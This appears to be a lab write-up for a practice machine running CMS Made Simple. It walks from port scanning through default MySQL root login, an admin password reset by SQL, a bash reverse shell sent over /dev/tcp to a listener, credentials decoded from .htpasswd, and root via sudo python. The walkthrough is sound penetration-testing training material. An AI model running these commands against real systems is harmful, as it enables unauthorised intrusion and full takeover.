
My-CMSMS

```
rustscan -a 192.168.233.74 -t 3000 -u 4000 -- -A -oN nmap
```


Total 4 ports are open

On port 80 **Made simple CMS** is running.



```
(root#Bhavesh)-[~/Offsec/My-CMSMS]
 # ffuf -u http://192.168.233.74/FUZZ -w /root/Wordlists/knownDir.txt -t 200
       v2.1.0-dev
 :: Method
                     : GET
 :: URL
                     : http://192.168.233.74/FUZZ
 :: Wordlist
                     : FUZZ: /root/Wordlists/knownDir.txt
 :: Follow redirects : false
 :: Calibration
                   : false
                     : 10
 :: Timeout
 :: Threads
                     : 200
 :: Matcher
                     : Response status: 200-299,301,302,307,401,403,405,500
admin
                        [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 104ms]
                        [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 3969ms]
.htaccess
config.php
                        [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 4884ms]
                        [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 5850ms]
tmp
                        [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 5853ms]
doc
uploads
                        [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 6829ms]
.htpasswd
                        [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 6823ms]
                        [Status: 200, Size: 19502, Words: 2945, Lines: 127, Duration: 6837ms]
index.php
:: Progress: [102/102] :: Job [1/1] :: 14 req/sec :: Duration: [0:00:07] :: Errors: 0 ::
```

Navigate on /admin it redirect us on login panel. We don't have password for admin user.



We know that port **3306** is open for **mysql** service. Let's login into default account as root and password.

root:root

```
mysql -u root -h 192.168.233.74 -p
```

We successfully login into root account.

```
·(root#Bhavesh)-[~/Offsec/My-CMSMS]
 -# mysql -u root -h 192.168.233.74 -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 138
Server version: 8.0.19 MySQL Community Server - GPL
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Support MariaDB developers by giving a star at https://github.com/MariaDB/server Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MySQL [(none)]> show databases;
  Database
  cmsms_db
  information schema
  mysql
  performance schema
  sys
5 rows in set (0.098 sec)
MySQL [(none)]> _
```

One database is located as **cmsms_db**;

```
show databases;
use cmsms_db;
show tables;
```

We have a one table called cms users in the cmsms db database;

```
select * from cms_users;
```

Found the admin password in the md5 hash format.

Now we know that we are root user of the dababase. We can change the password of the admin user.

Found the below blog to change the password in mysql.


https://cmscanbesimple.org/blog/cms-made-simple-admin-password-recovery


```
update cms_users set password = (select md5(CONCAT(IFNULL((SELECT sitepref_value
FROM cms_siteprefs WHERE sitepref_name = 'sitemask'),''),'12345'))) where username
= 'admin';
```

```
MySQL [cmsms_db]-
here username = 'admin';
Query OK, 1 row affected (0.066 sec)
Rows matched: 1 Changed: 1 Warnings: 0
```

Now we can see admin password is changed.


Login into the admin console.






For gaining the RCE we have following exploit.


https://www.exploit-db.com/exploits/49345




exec("/bin/bash -c 'bash -i > /dev/tcp/192.168.45.203/4444 0>&1'");

click on Submit.





Start the listener and Click on Run.




We got a shell as www-data.

```
(root#Bhavesh)-[~/Offsec/My-CMSMS]
# rlwrap -r nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.203] from (UNKNOWN) [192.168.233.74] 42830
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),1001(nagios),1002(nagcmd)
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@mycmsms:/var/www/html/admin$
```

In .htpasswd we got a string.

```
www-data@mycmsms:/var/www/html/admin$ cat .htpasswd
cat .htpasswd
TUZaRzIzM1ZPSTVGRzJESk1WV0dJUUJSR0laUT09PT0=
```

Let's decode this using cyberchef.



We got credentials as

```
armour:Shield@123
```

Login into **armour** account.

```
www-data@mycmsms:/home$ su armour su armour Password: Shield@123
armour@mycmsms:/home$ whoami whoami armour armour@mycmsms:/home$
```

Privilege Escalation

```
sudo -l
```

We can run python as root user without the password.

```
armour@mycmsms:/home$ sudo -1
sudo -1
Matching Defaults entries for armour on mycmsms:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin

User armour may run the following commands on mycmsms:
    (root) NOPASSWD: /usr/bin/python
armour@mycmsms:/home$ __
```

Go to https://gtfobins.github.io/ and search for **python** and click on **sudo**.

```
gtfobins.github.io/gtfobins/python/#sudo

Interact with an existing SUID binary skip the first command and run the program using its original path.

sudo install -m =xs $(which python) .
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

sudo python -c 'import os; os.system("/bin/sh")'
```

```
sudo /usr/bin/python -c 'import os; os.system("/bin/sh")'
```

Got a shell as root user.

```
armour@mycmsms:/home$ sudo /usr/bin/python -c 'import os; os.system("/bin/sh")'
<usr/bin/python -c 'import os; os.system("/bin/sh")'
# whoami && id
whoami && id
root
uid=0(root) gid=0(root) groups=0(root)
#
```